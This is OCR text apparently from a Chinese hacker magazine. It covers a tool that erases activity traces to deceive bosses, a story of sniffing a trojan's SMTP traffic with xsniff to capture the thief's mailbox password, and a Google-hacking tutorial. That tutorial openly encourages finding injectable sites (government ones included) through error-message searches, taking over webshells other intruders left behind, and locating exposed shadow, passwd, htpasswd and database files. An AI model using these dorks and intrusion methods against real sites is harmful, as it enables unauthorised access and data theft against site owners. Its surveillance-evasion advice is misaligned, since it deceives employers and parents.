
虫子

当你与MM/GG聊得正欢或正陶醉于游戏、电影、音乐而物我两忘之际，老板或父母却幽灵般出现在你的身边，此时你一定特尴尬，要知道，此乃工作或学习时间！为此，推荐NITRO这个小工具，它特别适合工作或学习时“一心二用”的人使用。只要事先作一些简单设置，在你感觉上司或父母正在走近、情况紧急的时候，晃动一下鼠标，就可以实现清空回收站、删除历史纪录、断开网络连接、关闭/最小化窗口、WAVE音量设为0、黑屏等众多掩人耳目的功能，将你工作或学习时不务正业的证据“毁尸灭迹”，并自动打开指定程序或文档，伪装出你正勤奋工作学习的假象。（听着怎么像教大家使坏似的呢？本人郑重声明：我可不是教你诈！并大声疾呼“反—对—磨—洋—工！）

软件下载地址：Http://nj.onlinedown.net/soft/16903.htm

软件无需安装，运行后如图1。使用前需做一些预设工作，点“设置”按钮，弹出图2。每个选项后都有提示，这里稍作说明：





1、“爆炸灵敏度”不宜设得太小，否则，鼠标稍一动就激发了NITRO，反而影响正常操作

2、软件默认爆炸后关闭窗口，这窗口仅指当前窗口，因此你想同时关闭多个程序是不行的。

3、“爆炸后将WAVE音量设为0”功能，在你看电影或听歌时很有用，但事后应将“音量控制”中“Wave”项的滑杆拖上去，否则播放音视频文件时会没有声音。

4、你可以在“其他功能”下的“爆炸后启动以下程序”处，指定一个工作文档，这样一旦激活，会自动打开这文档。

设置完后，点Set1到Set6按钮中的一个（如Set1）保存。确定后回到主界面，选择你保存设置的号码，点“准备”按钮，并使NITRO窗口成为非当前窗口，这样程序就处于待命状态了。现在你就可以放心地看电影、聊天……了，当上司的脚步声一近，不用慌，手腕轻轻一抖，只要鼠标移动值达到你的预设条件，你刚进行的“非法”操作就立刻“销声匿迹”了，取而代之的是一个你正在编辑工作文档的场景。怎么样？很有趣吧？



这样的马，怎能白白放了它？

——反追踪行动中嗅探技术的应用

踏雪无痕（寇立冬）

好友鲍鲍打电话告诉我说他的机器中了病毒，好像情况比较严重（他前几天新配置的机器，可能是病毒软件第一次发出病毒警报心情比较紧张），让我过去看看。铁哥们了，所以虽然户外阴风怒号，浊雪排空，我也不能不去（其实到他家只有200多米的距离）。

到了他家，见他还在那认真地“看守”着那个金山毒霸6 发出的病毒报告框。我疑惑不解地看着他，他说为了不给我的“工作”带来不便，他一直保留着病毒发作的第一现场。这个鲍鲍啊，还蛮有意思的嘛。

他叙述了杀毒软件发出警报的前前后后：他说他正在和一位MM 聊天，聊得比较投机。熟了之后说要看那MM 的照片，那MM 就答应了。照片是用QQ 传过来的，打开后，毒6 就报毒了，整个过程就这么简单。这个鲍鲍啊，怎么就见了MM 就什么也不管了呢？

没办法，不管他了，还是来看一下这个病毒吧！从金山毒霸6 发出的警报来看，这可能是个QQ 杀手之类的木马，而且好像还没有经过什么伪装，只是捆绑了一下。我把病毒警报框关掉了，然后桌面上就剩下一幅照片了。

“这就是那M M 给你发过来的照片吗？”我问道。

“咽，你说漂不漂亮？”鲍鲍答应一声并得意洋洋地问我一句，似乎已经忘记了中毒的事了。

“这明明是林心如的照片嘛！莫非你和林心如的孪生妹妹聊上了？也没听说过林心如有孪生妹妹啊。”我说着并心想这个“放马者”有多么的水。

查了一下照片的属性，是个“.exe”的文件。我想如今的网络中也只有鲍鲍这样的菜菜才能上这么小儿科的当了。

用WinHex 初步的分析了一下这个木马，又找来了一个原版的QQ 杀手并到百度查了一下林心如的照片。很走运，找到了一张一模一样的，于是拷了下来。又下载了一个开山文件合并器（现在用开山文件合并器的挺多的，很适合菜鸟，所以就选它了）将配置好的QQ 杀手与那张林心如的照片捆绑了一下又用 WinHex 进行了一次分析，发现了和对那个“MM”传来照片的分析结果基本一致（当然也有一些不同，有很多原因可以导致这样的结果，我们今天分析的两个结果基本相同都要算是我们运气好了）从分析结果来看，这基本上就是QQ 杀手了。

本来像这样的木马，我们把它从机器中赶走也就没什么事了，但是如果我们就这样白白地放了它，岂不是太便宜放马者了！不行，我们要反追踪他，给他点颜色看看。

反追踪前，我们需要了解一下QQ 杀手的盗密机制。由于QQ 杀手采用25 端口发信且数据均以明文的形式进行传输，所以我们就可以利用嗅探技术，来探出接收信息的邮箱的帐户和密码。

避不开俗套，在切入正题之前，我们还是先来了解一下嗅探技术。

嗅探又称监听，指在局域网内的一台主机、网关上放置嗅探程序，从而可以嗅探出当前网络协议的状态，数据流动情况以及传输数据等敏感信息。这样，我们就可以利用嗅探原理结合QQ 杀手的发信机制来探出盗号者的信箱帐户及密码。

行动之前，我们先来认识一些嗅探工具。

嗅探工具种类繁多，有可以帮助管理员临听网络状况，如Sniff pro、Iris等，也有专门嗅探口令的（这类的比较多），如Win sniff（有两个版本，一个是命令行模式的版本，一个是GUI 方式的版本。都能在Win9x/NT/2k 下运行，可以在http://www.winsniffer.com 下载到它的最新版本）、安全焦点出品的xsniff（我们今天的主角）、Fssniffer（小榕的作品，不过工具只能在Win2k 或XP 下运行）等等。

xsniff，我们今天的主角。目前在Windows 系统下xsniff 的使用是非常多的（只能在Win2000 下运行）。xsniff 为安全焦点的glacier 所开发（glacier 你可能不是很熟悉，但要说到他的作品——“冰河”，你应该一定熟悉得不得了吧？），在http://www.xfocus.net 中可以找到它的最新版本。

下面大家来一起认识一下这个xsniff 吧！xsniff 是Windows 下的一款非常不错的监听软件，优点是体积小（压缩包只有20.8KB，解压后也不过44.0KB）、操作方便，功能强大（可以捕获局域网内的FTP/SMTP/POP3/HTTP 协议的密码）。当然，它也有缺点，xsniff 在运行时会自动绑定一个有效的网卡，从而，使我们没有了“选择的余地”，因此，使用xsniff 无法在局域网中手动绑定网卡来选择监听的对象。不过，我们今天的任务， xsniff 是足以胜任的，因为我们是在本机进行监听。

来看一下xsniff 的选项及含义：

xsniff<选项>

选项及含义如下：

—tcp：输出TCP 数据报

—udp：输出UDP 数据报

—icmp：输出ICMP 数据报

—pass：过滤密码信息

—hide：后台运行

—host：解析主机名

—addr <ip>：过滤IP 地址

—prot <port>：过滤端口

—log <filename>：将输出保存到xsniff 根目录下，filename 即为保存输出的文件名

—asc：以ASCII 形式输出数据

—hex：以16 进制形式输出数据

好了，了解了以上内容，我们就可以开始行动了。先来下载一个xsniff。（小编注：其实X 光盘就有，记得居家旅行都带上哦~呵，请继续。）

怎么连了半天也连不上网络？猫工作正常啊！怎么回事呢？难道电话线出现故障了？

“鲍鲍，电话线是不是出故障了。”我问鲍鲍。

“没有啊，怎么了？”

“网络不通。”

“哦，对了，我把网线拔了。”

“没事你拔网线做什么！”我埋怨道。

“哈哈，我在中毒的第一时间就拔下了网线，以免遭遇不测。怎么样，我还算聪明吧？！”他再次做出得意洋洋之态。

我昏！插上网线，网络连接正常。顺利地下载了xsniff，运行：

傻瓜黑客

xsniff -pass -hide -log pass.txt（如图）

```
C:\WINDOWS>xsniff
X-Sniffer v1.0 - simple sniffer for win2000
Code by glacier <glacier@xfocus.org>
http://www.xfocus.org

USAGE: xsniff <Options>
<Options> means:
  -tcp          : Output tcp packets
  -udp          : Output udp packets
  -icmp         : Output icmp Packets
  -pass         : Filter username/password
  -hide         : Run in background
  -host         : Resolve IP address to hostname
  -addr <IP>    : Output Packets when IP address equal to <IP>
  -port <Port>  : Output Packets when port equal to <Port>
  -log <File>   : Output to <File>
  -asc          : Decode Packets to ASCII
  -hex          : Decode Packets to HEX
Example:
  xsiff.exe -pass -hide -log pass.log
  xsiff.exe -tcp -udp -asc -addr 192.168.1.1

C:\WINDOWS>xsniff -pass -hide -log pass.txt
```

这句的意思是监听包含pass关键字的信息，然后保存在xsniff根目录叫pass.txt的文件中。

xsniff已经运行了，接下来我们登录一个不常用的QQ（用你常用的QQ也可以，登录后立即更改密码，以免被盗号者抢先改掉。虽然说这种可能性极小，但以防万一，如果有不常用的还是用不常用的吧，保险一些，也避免一些不必要的麻烦。）过一小会，按Ctrl+C停止xsniff的监听，找到pass.txt文件，用记事本打开。监听内容如下：

```
TCP [11/21/04 04:32:01]
192.168.1.23 -> 202.108.45.151 port:1044 -> 25
RIPT TO:<woshixiaotou@163.com>

TCP [11/21/04 04:34:42]
192.168.1.23 -> 202.108.45.151 port:1050 -> 25
USER: 3fTkYfdfRQ== [woshixiaotou]

TCP [11/21/04 04:37:23]
192.168.1.23 -> 202.108.45.151 port:1050 -> 25
PASS: enJdjpdLQ== [ilovechunying]
```

说明：第二行的193.168.1.23是局域网中我用的这台机器，而202.108.45.151是163的mail服务器之一。

从这个文件中可以看出，QQ杀手盗QQ的密码接收信箱为woshixiaotou@163.com；密码是ilovechunying。

剩下的事情就完全由我们决定了。哈哈！

帮鲍鲍清除机器中的QQ杀手木马，这次的任务就算是完成了（以前的《X》中有关于清除QQ杀手的介绍，在此我就不做赘述了）。

呵，你猜我看到什么了？鸡翅！一大袋我最爱吃的鸡翅在鲍鲍手里！这是我记忆里鲍鲍的第一次大方出手啊，别浪费了他的大方，抢啊！

为了给一些不习惯用命令行工具的朋友一个方便，在这里我提供一个GUI版本的嗅探器，操作很简单，也很容易上手，就不多介绍了。

我们今天讲的只是嗅探技术在实际中的一个小小的应用（也算是给广大黑迷朋友提供一个反追踪的思路），其实嗅探技术更大的应用应该是在局域网中进行嗅探，有兴趣的朋友可以根据嗅探的原理自己研究研究。

声明：本文只做技术讨论，请勿将本文所涉及的内容用于非法活动，否则，后果自负！

我的google我做主

乱舞春秋[Team π]

想必大家对google、百度等搜索引擎都不会感到陌生，但你会想到它们强大的搜索能力是HACK一族找肉鸡、入侵服务器的必备工具么？笔者在闲暇之余对"google hack"略有小悟，不敢独享，遂作此文。相信大家一定会在google中搜出大量的肉鸡呀、珠宝呀、首饰呀、月光宝盒之类的东东。有人说：05年必定是因google而疯狂的一年！

搜索引擎的查找功能大致可以分为两类，一类是内容查找（包括标题等），另一类就是路径查找。当然通过webhosting之类的网站你还可以找到更多其他方面的内容，在此暂且不谈。

一、内容型查找及实例

查找内容的时候，我们可以根据不同的需要而选择不同的搜索方式，目的性差的时候可以在google里直接键入你需要的关键字，然而作为一个有"非分之想"的黑客，选择关键字就是决定你能否成功的决定性因素，整个2004年至今，注入与上传漏洞可谓是网页安全的明星秀。将它们与google hack联系起来，你是否有点启发？确实，对我们入侵时渴望见到的页面内容进行搜索。例如，我们在检测ASP是否存在注入时，最最渴望见到的无外乎如下信息：

```
Microsoft OLE DB Provider for SQL Server 错误 '80040e14'
字符串 '***' 之前有未闭合的引号。
/*******.asp，行 ****
```

我们不妨来搜索一下"未闭合的引号"这个美丽的错误提示（如图1），点击一个叫XX的政府网站（似乎黑客总是对政府网站情有独钟，这和他们的安全性差也不无关系吧）。进入的当然是一个出错页面，稍稍处理一下，将其放入NBSI或CASI中（注意：这里在注入的时候有一定的技术要求，而且通常找到的是ms+php的字符型注入，不过相信聪明的你一定有办法的）。

同理，对ACCESS数据库，我们可以搜"**ADODD.Field.error**"、"**Either BOF or EOF in True**"或"**字符串的语法错误在查询表达式**"（这里的注入点有时也不只是数字型，菜鸟不要过早放弃呀！），这里所




图 1

搜索到出错的页面80%以上存在注入，至少可以在它所属的站内找到注入点，不信你试试看。如果你有很深厚的注入功底、信心和胆魄，不妨搜索Oracle数据库。作为专业级数据库，它经常用于电信、商务中心等大型站点，其错误信息如下：

```
OraOLEDB 错误 '80004005'
ORA-01756：括号内的字符串没有正确结束
/***.asp
```

只要你动脑，相信google一定不会令你失望。（注：对于为什么google会搜索出出错的内容，原理我也不甚清楚，只是由猜测到实践的过程都成功了，还请高人指点迷津）对于另外一种情况，例如，你千辛万苦找到一个嗷嗷牛X站的注入点，并得到管理员登陆用户名和密码，但是怎么也找不到管理员登陆窗口，CSC、WIS、NBSI也都找不到（其实它们的原理也就是暴力猜解），这时，google或许能帮上你的

忙。在百度内的站内搜索中，输入网站及后台页面可能包含的文字，如：管理员，中心，登陆，发布公告，添加软件等等，当然，如果你知道它所使用的系统就更好了，可以直接输入它后台入口的标题（注意：这种方法成功率不是很高，本人测试成功率大概30%，最好于后文的路径查找相结合，也相当于后文的site:www.xxx.com inurl:login）。

最后介绍一种比较没有菜的，但很有用的一招。就是对别人已经入侵过的站进行二次侵略（因为很多人在入侵一个站后，都很懒得去补上它的漏洞，嘿嘿，好像有点卑鄙）。比如，我们搜大名鼎鼎的海阳，**“管理登录 海阳顶端”**这个特征字符串，为了更精确这里我配合利用了后文中提到的inurl参数，如图2。其实找到这类网页木马方法很多，查找的特征字符也不同，看意识和感觉了。搜到的站肯定是有漏洞的，看你能不能发现了。来看我是怎么在2分钟内搞定的一个webshell的，如图3。当然，我们还可以找现成的空口令的phpadmin等（小概率事件）。怎么google hack就看你的想像力了！



图 2




图 3

二、路径型查找及实例

路径型查找，顾名思义就是所搜索的内容包含在一个完整的、可访问的文件路径中，如www.eedd.net/join/login.asp中的login。

参数说明

inurl：路径内容
type：文件类型
site：站点所属域名
index of：相关目录情况
intitle：标题内容
cache：某些内容的缓存
info：查找指定站点的一些基本信息
define：搜索某个词语的定义
intext：内容
+：将忽略的字列如查询范围
-：把某个字忽略
~：同意词
.：单一的通配符
*：通配符
""?：???精确查询

这些东东会给我们很大帮助。比如我们要搜索含“dv”字符的access数据库，可以：**type:mdb dv**，搜索相关www.xxx.com站的相关信息：**site:www.xxx.com**或**info:www.xxx.com**。其中index of在入侵中通常起相当大的作用。

据ivory介绍，通过**index.of.admin**或**index of admin**可查到相关服务器上的管理文件及目录（注意格式）。将前几个参数综合利用，就很可能搜出一只4个cpu的大肉鸡（风过无痕就有一个，我是用威逼利诱等高级社会工程学手段获得了其3389用户，嘿嘿~~）。这里，本人认为最最有价值的就是如下组合了，如图4、图5、图6。



图 4




图 5




图 6

intitle:"index of" etc
intitle:"Index of" .sh_history
intitle:"Index of" .bash_history
intitle:"index of" passwd
intitle:"index of" people.lst
intitle:"index of" pwd.db
intitle:"index of" etc/shadow
intitle:"Index of" spwd
intitle:"index of" master.passwd
intitle:"index of" htpasswd
filetype:inc conn
（注：此部分是学习sniper的方法）

你不会对这些信息无动于衷吧？！同样，你想到了搜索数据库的参数组合了么？对，**inurl:database filetype:mdb**或**inurl:data filetype:mdb**，就是文件类型是mdb，路径包含database或data的搜索过程，如图7所示。

